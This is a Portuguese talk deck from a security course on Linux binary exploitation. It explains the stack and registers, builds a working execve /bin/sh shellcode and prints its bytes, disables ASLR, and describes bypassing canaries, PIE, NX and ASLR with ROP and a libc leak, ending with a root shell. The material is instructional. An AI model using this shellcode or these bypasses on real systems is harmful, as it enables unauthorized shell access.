FIAP

./BINARY -c EXPLOITATION -v P.1

cat AGENDA

- profile
- objetivo
- Tools
- Contexto
  - Python?
  - Entendendo a arquitetura
  - O que é *Buffer Overflow*
  - Mitigações e meios de proteção
- Criando um shellcode em Assembly
- Explorando o *vanilla buffer overflow*

echo $PROFILE

- Name: Leonardo Toledo
- AKA: H41stur
- Role: Pentester and Security Researcher, Data Scientist
- Blog: https://h41stur.github.io/
- GitHub: https://github.com/h41stur
- Material da Palestra ficará disponível em:
  https://github.com/h41stur/talks

more .objetivo

- Esta talk não tem como objetivo ensinar conceitos sobre programação, nem aprofundamento em alguma linguagem específica.

- O esperado é que durante o decorrer da agenda, os participantes entendam o processo de análise e exploração de binários no sistema operacional Linux, assim como o *bypass* de mitigações e proteções comuns, e tenham noção das ferramentas e fundamentos de todo o processo.

less TOOLS

- Linux (pode ser qualquer distro)
- Debugger GDB
- Plugin Peda
- Python3
- Python2
- Bastante matemática hex

Contexto

Por que utilizar Python para explorar baixo nível?

- Sintaxe simples;
- Rico em bibliotecas;
- Linguagem interpretada;
- Orientação a objetos;

- No contexto hacking, pode ser aplicada a diversas finalidades, como:
  - Network hacking;
  - Web hacking;
  - Binary Exploitation;
  - Heap Exploitation;
  - Entre outros...

IMPORTANTE:

- Python não é a melhor linguagem de programação, pois esta não existe.
- Não é a melhor indicada para iniciar na área de segurança, linguagens de baixo nível fornecem embasamento muito mais sólido sobre como tudo funciona.

Entendendo a Arquitetura

Conceitos básicos

Machine Code

Machine Code é um conjunto de instruções que a CPU (Central Process Unit) processa, estas instruções realizam operações lógicas e aritméticas, movem dados, entre outras funções. Todas estas instruções são representadas em formato hexadecimal.

```
48 31 d2
48 bb 2f 2f 62 69 6e
2f 73 68
48 c1 eb 08
53
48 89 e7
52
57
48 89 e6
b8 3b 00 00 00
0f 05
```

Assembly

Para facilitar para nós, humanos, a programação em linguagem de máquina, foi criado um código mnemônico chamado "Assembly (ASM)".

```
0000000000401000 <_start>:
  401000:       48 31 d2                xor    rdx,rdx
  401003:       48 bb 2f 2f 62 69 6e    movabs rbx,0x68732f6e69622f2f
  40100a:       2f 73 68
  40100d:       48 c1 eb 08             shr    rbx,0x8
  401011:       53                      push   rbx
  401012:       48 89 e7                mov    rdi,rsp
  401015:       52                      push   rdx
  401016:       57                      push   rdi
  401017:       48 89 e6                mov    rsi,rsp
  40101a:       b8 3b 00 00 00          mov    eax,0x3b
  40101f:       0f 05                   syscall
```

Registradores

Para otimizar as instruções no processamento, a CPU possui um conjunto de registradores. Estes registradores tem uma largura específica que muda de acordo com a arquitetura.

x86 = Processadores de 32 bits = 4 bytes de largura.
x64 = Processadores de 64 bits = 8 bytes de largura.

64 bits = 8 bytes	32 bits = 4 bytes	16 bits = 2 bytes	8 bits = 1 byte
RAX - Acumulator	EAX	AX	AH ~ AL
RBX - Base	EBX	BX	BH ~ BL
RCX - Counter	ECX	CX	CH ~ CL
RDX - Data	EDX	DX	DH ~ DL
RSI - Source Index	ESI	SI	
RDI - Destination Index	EDI	DI	
RSP - Stack Pointer	ESP	SP	
RBP - Base Pointer	EBP	BP	
RIP - Instruction Pointer	EIP	IP	
R8 ~ R15			


Registradores

Semânticamente, cada registrador tem sua própria função, porém, como consenso geral, à depender da utilização, os registradores RAX, RBX, RCX, e RDX são utilizados por propósito geral, pois podem ser repositórios para armazenar variáveis e informações. Já os registradores RSI, RDI, RSP, RBP e RIP tem a função de controlar e direcionar a execução do programa, e são exatamente estes registradores que iremos manipular na técnica de corrupção de memória.

Perspectiva de Execução

Durante a execução de um binário, na perspeciva da memória, existe uma arquitetura que organiza todos os *steps*.

Endereços mais altos



Endereços mais baixos

Instruções do programa (código)

Variáveis (dados inicializados)

Dados não inicializados

Alocação dinâmica

Stack

Entre todas as etapas da execução do programa, a "Stack", ou pilha, é onde focaremos o ataque, pois ela é responsável por armazenar todos os dados, ou “buffer”, que são imputados para o programa vindos de fora.

Basicamente, a Stack é usada para as seguintes funções:

- Armazenar argumentos de funções;
- Armazenar variáveis locais;
- Armazenar o estado do processador entre chamadas de função.


A Stack segue a ordem de execução “LIFO” (Last In First Out), onde o primeiro dado a entrar, é o último a sair. Seguindo esta ordem, o registrador RBP referencia a base da pilha, e o registrador RSP referencia o top da pilha.

Buffer Overflow

Conceitos básicos

Buffer Overflow

O buffer overflow, ou estouro de buffer, ocorre quando um programa recebe como entrada, um buffer maior do que o suportado, fazendo com que outros espaços da memória sejam sobrescritos. Quando um registrador que controla a execução, como o RIP, é sobrescrito por um valor inválido na memória, temos o buffer overflow que causa a “quebra” do programa, e ele pára sua execução. Porém, quando o sobrescrevemos com um endereço existente na memória do programa ou da Libc, conseguimos controlar o programa para executar funções maliciosas como execução de comandos arbitrários ou um reverse shell.



Mitigações e Meios de Proteção

Conceitos básicos

Shellcode em Assembly

O Linux Tem o que é Preciso

O próprio “man” do Linux, nos dá o que precisamos entender sobre a construção de um *shellcode*. O executermos:

```
$ man syscall
```

Podemos ver como o Linux trata as chamadas de sistema em diferentes arquiteturas.

Arch/ABI	Instruction	System call #	Ret val	Ret val2	Error	Notes
alpha	callsys	v0	v0	a4	a3	1, 6
arc	trap0	r8	r0	-	-	
arm/OABI	swi NR	-	r0	-	-	2
arm/EABI	swi 0×0	r7	r0	r1	-	
arm64	svc #0	w8	x0	x1	-	
blackfin	excpt 0×0	P0	R0	-	-	
i386	int $0×80	eax	eax	edx	-	
ia64	break 0×100000	r15	r8	r9	r10	1, 6
m68k	trap #0	d0	d0	-	-	
microblaze	brki r14,8	r12	r3	-	-	
mips	syscall	v0	v0	v1	a3	1, 6
nios2	trap	r2	r2	-	r7	
parisc	ble 0×100(%sr2, %r0)	r20	r28	-	-	
powerpc	sc	r0	r3	-	r0	1
powerpc64	sc	r0	r3	-	cr0.SO	1
riscv	ecall	a7	a0	a1	-	
s390	svc 0	r1	r2	r3	-	3
s390x	svc 0	r1	r2	r3	-	3
superh	trap #0×17	r3	r0	r1	-	4, 6
sparc/32	t 0×10	g1	o0	o1	psr/csr	1, 6
sparc/64	t 0×6d	g1	o0	o1	psr/csr	1, 6
tile	swint1	R10	R00	-	R01	1
x86-64	syscall	rax	rax	rdx	-	5
x32	syscall	rax	rax	rdx	-	5
xtensa	syscall	a2	a2	-	-	

Arch/ABI	arg1	arg2	arg3	arg4	arg5	arg6	arg7	Notes
alpha	a0	a1	a2	a3	a4	a5	-	
arc	r0	r1	r2	r3	r4	r5	-	
arm/OABI	r0	r1	r2	r3	r4	r5	r6	
arm/EABI	r0	r1	r2	r3	r4	r5	r6	
arm64	x0	x1	x2	x3	x4	x5	-	
blackfin	R0	R1	R2	R3	R4	R5	-	
i386	ebx	ecx	edx	esi	edi	ebp	-	
ia64	out0	out1	out2	out3	out4	out5	-	
m68k	d1	d2	d3	d4	d5	a0	-	
microblaze	r5	r6	r7	r8	r9	r10	-	
mips/o32	a0	a1	a2	a3	-	-	-	1
mips/n32,64	a0	a1	a2	a3	a4	a5	-	
nios2	r4	r5	r6	r7	r8	r9	-	
parisc	r26	r25	r24	r23	r22	r21	-	
powerpc	r3	r4	r5	r6	r7	r8	r9	
powerpc64	r3	r4	r5	r6	r7	r8	-	
riscv	a0	a1	a2	a3	a4	a5	-	
s390	r2	r3	r4	r5	r6	r7	-	
s390x	r2	r3	r4	r5	r6	r7	-	
superh	r4	r5	r6	r7	r0	r1	r2	
sparc/32	o0	o1	o2	o3	o4	o5	-	
sparc/64	o0	o1	o2	o3	o4	o5	-	
tile	R00	R01	R02	R03	R04	R05	-	
x86-64	rdi	rsi	rdx	r10	r8	r9	-	
x32	rdi	rsi	rdx	r10	r8	r9	-	
xtensa	a6	a3	a4	a5	a8	a9	-	

As imagens nos mostram em qual registrador cada parâmetro deve ser inserido para uma *syscall* ser realizada em cada arquitetura.

O Linux Tem o que é Preciso

Para chamar uma função de sistema, precisamos de uma função que execute comandos do sistema operacional, uma das mais utilizadas em *shellcodes* é a **execve()**. Seu manual nos mostra como ela opera:
$ man execve

```
SYNOPSIS
       #include <unistd.h>

       int execve(const char *pathname, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve()  executes the program referred to by pathname.  This causes the
       program that is currently being run by the calling  process  to  be  re-
       placed with a new program, with newly initialized stack, heap, and (ini-
       tialized and uninitialized) data segments.

       pathname must be either a binary executable, or a script starting with a
       line of the form:

           #!interpreter [optional-arg]

       For details of the latter case, see "Interpreter scripts" below.

       argv is an array of pointers to strings passed to the new program as its
       command-line arguments.  By  convention,  the  first  of  these  strings
       (i.e., argv[0]) should contain the filename associated with the file be-
       ing executed.  The argv array must be  terminated  by  a  NULL  pointer.
       (Thus, in the new program, argv[argc] will be NULL.)
```

A função execve recebe três argumentos:

- **pathname** que recebe o endereço do comando a ser executado, neste caso será utilizado “/bin/sh”
- **argv[]** que é uma array de argumentos que deve ser iniciada com o path do programa e terminado em **NULL**
- **envp[]** que é uma array de chave=valor, para ser passada para o programa.

O Linux Tem o que é Preciso

Cada função dentro do Linux tem seu *opcode* em Assembly para ser utilizada em uma *syscall*. Podemos consultar o *opcode* da execve no seguinte diretório:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep execve
```

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep execve
#define __NR_execve 59
#define __NR_execveat 322
$
```

Com o valor encontrado de 59, a estrutura do comando fica desta forma:

execve	pathname	argv[]
59	/bin/sh	['/bin/sh', 0]

Colocando Tudo em Ordem

Conhecendo os registradores e parâmetros que cada um recebe, e a arquitetura, podemos escrever o seguinte código.

```
global _start

section .text

_start:

    xor     rdx, rdx              ; Zerando o registrador RDX
    mov     qword rbx, '//bin/sh'; Inserindo o comando //bin/sh em RBX
    shr     rbx, 8                ; Shift Right de 8 bits em RBX para limpar a / extra
    push    rbx                   ; empurrando RBX para a Stack

    mov     rdi, rsp              ; Voltando o /bin/sh para RDI (argumento 1)
    push    rdx                   ; Enviando o NULL para a pilha
    push    rdi                   ; Enviando /bin/sh para a pilha
    mov     rsi, rsp              ; Movendo ["/bin/sh", 0] para RSI (argumento 2)
    mov     rax, 59               ; Movendo para RAX o valor de execve
    syscall                       ; Chamando a função
$
```

Compilando o ELF

Com o código pronto, podemos “assemblar” para transformar o código mnemônico em linguagem de máquina e em seguida linka-lo para compilar em um executável com os seguintes comandos:

```
$ nasm -f elf64 shell.asm
$ ld shell.o -o shell
```

E o resultado é um elf que executa “/bin/sh”.

```
leonardo@debian:/tmp$ nasm -f elf64 shell.asm
leonardo@debian:/tmp$ ld shell.o -o shell
leonardo@debian:/tmp$ ./shell
$ whoami
leonardo
$
```

Gerando o Shellcode

Para que seja possível obter um *shellcode* utilizável em scripts e *exploits*, é preciso "disassemblar" o elf gerado e formatar a saída com um *Shell Script* conforme abaixo:

```
$ for i in $(objdump -d -M intel shell | grep '^ ' | cut -f2); do echo -n '\x'$i; done
```

E a resposta será o que precisamos.

```
leonardo@debian:/tmp$ for i in $(objdump -d -M intel shell | grep '^ ' | cut -f2); do echo
 -n '\x'$i; done && echo
\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x52\x
57\x48\x89\xe6\xb8\x3b\x00\x00\x00\x0f\x05
```

Vanilla Buffer Overflow

Vanilla BoF

Para fins de entendimento de como ocorre a corrupção de memória através do buffer overflow, esta primeira parte será realizada com um binário sem nenhuma proteção. Este experimento dará uma visão de como o programa é executado a nível de memória e como é possível executar um shellcode a partir da Stack. Para que o ASLR seja desativado, é preciso executar o comando abaixo:

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

HANDS ON!!!

FIAP

./BINARY -c EXPLOITATION -v P.2

23/05/2022

Principais Meios de Proteção

Existem alguns métodos e ferramentas utilizadas comunmente para dificultar a manipulação e exploração de binários. Estes mecanismos não são infalíveis, mas, se utilizados em conjunto e implementadas de forma correta, podem aumentar muito a segurança de um binário. São elas:

NX

O bit No eXecute ou NX (também chamado de *Data Execution Prevention* ou DEP), marca certas áreas do programa, como a Stack, como não executáveis. Isso faz com que seja impossível executar um comando direto da Stack e força o uso de outras técnicas de exploração, como o ROP (Return Oriented Programming).

ASLR

A *Address Space Layout Randomization* se trata da randomização do endereço da memória onde o programa e as bibliotecas do programa estão. Em outras palavras, a cada execução do programa, todos os endereços de memória mudam. Desta forma, fica muito difícil durante a exploração, encontrar o endereço de alguma função sensível para utilizar de forma maliciosa.

PIE Protector

Muito parecido com o ASLR, o PIE Protector (*Position Independent Executables*) randomiza os endereços da Stack a cada execução, tornando impossível prever em quais endereços de memória, cada função do programa estará ao ser executado.

Principais Meios de Proteção

Stack Canaries

O Stack Canary é um valor randômico inserido na Stack toda vez que o programa é iniciado. Após o retorno de uma função, o programa faz a checagem do valor do canary, se for o mesmo, o programa continua, se for diferente, o programa pára sua execução. Em outras palavras, se sobrescrevermos o valor do Canary com o buffer overflow, e na checagem o valor não bater com o inserido pelo programa, nossa exploração irá falhar. É uma técnica bastante efetiva, uma vez que é praticamente impossível adivinharmos um valor randômico de 64 bits, porém existem formas de efetuar o bypass do Canary através de vazamento de endereços de memória e/ou bruteforce.

Bypass do Canary

Conforme vimos, o Stack Canary é um valor randômico inserido na Stack toda vez que o programa é iniciado. E como ele se encontra no meio do caminho entre nosso ponto de entrada e a função ret, se torna impossível não sobrescrevê-lo.

Porém o Canary tem uma particularidade: desde que o programa não seja encerrado, o seu valor será sempre o mesmo.

Supondo que um Canary tenha o valor de: \xe8\x13\xa1\xb8\x90\x83\xf4\x00

E sobrescrevemos su ultimo byte com o valor \xff ficando: \xe\x13\xa1\xb8\x90\x83\xf4\xff ele irá falhar na comparação, pois temos 1 byte diferente.

Porém se o sobrescrevermos este ultimo byte com \x00 ficando: \xe\x13\xa1\xb8\x90\x83\xf4\x00 então o teste passará.

Isso significa que, nesta situação específica, podemos fazer brute force do Canary, byte a byte!

HANDS ON!!!

Bypass do PIE

Conforme vimos, o *Position Intependent Executables* randomiza os endereços da Stack a cada execução, tornando impossível prever em quais endereços de memória, cada função do programa estará ao ser executado.

Nós já sabemos que um unico byte errado que seja inserido em um endereço válido, é o suficiente para o programa não saber como lidar com este endereço.

Como a aplicação trabalha em loop, logo sabemos que não vai haver um crash caso um endereço inválido seja inserido.

Isso significa que nesse binário em específico, podemos criar um payload que já contenha o Canary correto e subsequentemente podemos fazer um novo brute force no endereço de retorno!!

HANDS ON!!!

Bypass do NX

Conforme vimos, o byte NX marca certas áreas do programa, como a Stack, como não executáveis. Isso faz com que seja impossível executar um comando direto da Stack.

Isso significa que neste momento da exploração, precisamos voltar a atenção para outros recursos.

GLIBC

A GLIBC (*GNU Library C*) no Linux é um objeto compartilhado que fornece uma biblioteca extensa para ser utilizadas pelo sistema operacional. Tem um funcionamento parecido com as DLLs no Windows.

Basicamente todo binário executado no Linux, faz o uso da GLIBC respectiva da versão do OS.

```
→  ~ ldd /bin/ls
        linux-vdso.so.1 (0x00007ffd51dc1000)
        libcap.so.2 => /usr/lib/libcap.so.2 (0x00007f981bd8a000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007f981bb80000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-64.so.2 (0x00007f981bdda00
```

Bypass do NX

A GLIBC contém inúmeras funções auxiliares ao sistema operacional inclusive funções correspondetes ao I/O. Algumas destas funções executam comandos do próprio sistema operacional como a system, que recebe somente um argumento: o comando a ser executado.

```
SYNOPSIS
       #include <stdlib.h>

       int system(const char *command);
```

Como a função system é dependente da função execl, que por sua vez tem a sintaxe execl("/bin/sh", "sh", "-c", command, (char *) NULL);

Então podemos presumir que a string “/bin/sh” também existe dentro da GLIBC.

Isso significa que se passarmos a instrução com o endereço da chamada system, e passarmos como argumento o endereço da string “/bin/sh”, conseguiremos chamar a execução de uma shell, sem que nada seja executado diretamente da Stack.

Porém, nos deparamos com outro problema: o ASLR está randomizando os endereços da GLIBC.

Bypass do ASLR

Conforme vimos, o ASLR faz a randomização dos endereços da memória onde o programa e as bibliotecas executam. Portanto, toda vez que consultamos um endereço dentro de uma GLIBC, o que vemos não é seu endereço real, e sim sei *offset*. O exemplo abaixo nos mostra:


```
→  ~ objdump -d -M intel /usr/lib/libc.so.6 | grep _IO_printf
0000000000005d7c0 <_IO_printf>:
   5d7e9:       74 37                   je     5d822 <_IO_printf+0x62>
   5d87d:       75 08                   jne    5d887 <_IO_printf+0xc7>
→  ~
```

Isso significa que o endereço **0x5d7c0** não é o endereço real da função printf, mas sim seu offset, o endereço real em tempo de execução será o endereço base da GLIBC durante aquele execução específica, mais este offset.

Sendo assim, como podemos obter o endereço base da GLIBC para fazermos uma chamada sistêmica?

ROP Exploitation

O ROP (*Return-Oriented Programming*) é uma técnica que se incorpora no retorno de uma função, alterando a saída da função RET. Para que um programa funcione a nível de linguagem de máquina, várias instruções Assembly são executadas, acontece que algumas delas podem ser utilizadas na própria exploração do binário, pois são instruções existentes dentro do próprio código. A estes endereços do programa que executam ROPS, dá se o nome de “gadgets”.




A imagem acima nos mostra que no offset 0x12eb, temos uma sequência de instruções “pop ret; rdi”.
A instrução **POP RDI** pega o valor no topo da pilha e insere no registrador RDI (que é onde o primeiro argumento de uma função fica armazenado).
A instrução **RET** retorna para o endereço que está no topo da pilha.

Isso nos dá uma noção de como chamaremos a função **system**, porém ainda precisamos do endereço base da GLIBC.

ROP Exploitation

Como já temos o endereço base do binário, é possível forçá-lo a “vazar” alguns endereços utilizando gadjets.
Analisando as funções, é possível observar que o binário utiliza a função **printf** para imprimir informações em tela.



O comando **objdump** nos mostra 2 endereços para a função **printf**, um representa seu endereço na **PLT** (*Procedure Linkage Table*) e outro na **GOT** (*Global Offset Table*)

A **PLT** é uma tabela de links que o binário cria para assimilar o endereço de uma chamada com o endereço real de uma função dentro da GLIBC.

Já a **GOT**, representa o offset real de uma função dentro da GLIBC.

Ou seja, se chamarmos o endereo PLT da função **printf** e passarmos como argumento seu endereço na GOT, o binário irá imprimir o endereço da função printf em tempo de execução.

HANDS ON!!!

ROP Exploitation

Com o endereço da função **printf** obtido em tempo de execução, é possível utilizar o **Libc Database Search** para procurarmos qual distribuição do Linux e sua respectiva versão da GLIBC está em operação, que por sua vez nos dará seu offset para a **printf**.

Isso significa que se subtrairmos o offset da função do valor vazado pelo binário, teremos o endereço base da GLIBC.

Dropando o SHELL!!!

Uma vez com o endereço base da GLIBC em mãos, tudo que é preciso fazer é enviar um payload com a soma da base e os offsets da função system e da string /bin/sh seguidos do ROP Gadget.

```
[+] Valor de retorno: 0×561140a40246
[+] ELF BASE @ 0×561140a3f000
[+] ELF PRINTF @ 0×7f32e5069e10
[+] LIBC BASE @ 0×7f32e5005000
Agora se vira com o canary!
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/sh")'
# ls -la
ls -la
total 144
drwxr-xr-x 21 hastur hastur  4096 Sep 23 18:41 .
drwxr-xr-x  3 root   root    4096 Sep  6 16:35 ..
-rw-------  1 hastur hastur  5527 Sep 24 15:02 .bash_history
-rw-r--r--  1 hastur hastur   220 Sep  6 16:35 .bash_logout
-rw-r--r--  1 hastur hastur  3865 Sep  6 15:51 .bashrc
drwxrwxr-x  3 hastur hastur  4096 Sep  6 15:55 .bundle
drwx------ 14 hastur hastur  4096 Sep  6 17:02 .cache
drwx------ 13 hastur hastur  4096 Sep  7 15:19 .config
drwxr-xr-x  3 hastur hastur  4096 Sep 14 19:54 Desktop
drwxr-xr-x  2 hastur hastur  4096 Sep  6 16:39 Documents
drwxr-xr-x  3 hastur hastur  4096 Sep  6 16:59 Downloads
drwxrwxr-x  3 hastur hastur  4096 Sep  6 15:51 .gem
drwxrwxr-x  9 hastur hastur  4096 Sep  6 15:56 gems
-rw-rw-r--  1 hastur hastur    78 Sep  6 17:16 .gitconfig
drwx------  3 hastur hastur  4096 Sep  7 14:13 .gnupg
drwxr-xr-x  3 hastur hastur  4096 Sep  6 16:39 .local
drwx------  5 hastur hastur  4096 Sep  6 15:48 .mozilla
drwxr-xr-x  2 hastur hastur  4096 Sep  6 16:39 Music
drwxrwxr-x  3 hastur hastur  4096 Sep  6 16:58 .pandoc
drwxr-xr-x  2 hastur hastur  4096 Sep  6 16:39 Pictures
-rw-r--r--  1 hastur hastur   807 Sep  6 16:35 .profile
-rwxrwxr-x  1 hastur hastur 16400 Sep 23 18:41 prog
```

Links

- https://github.com/rootkiter/phrack/blob/master/phrack49/14.txt
- https://h41stur.github.io/categories/linux-buffer-overflow/
- https://h41stur.github.io/posts/paper-heap/
- https://ctf101.org/binary-exploitation/return-oriented-programming/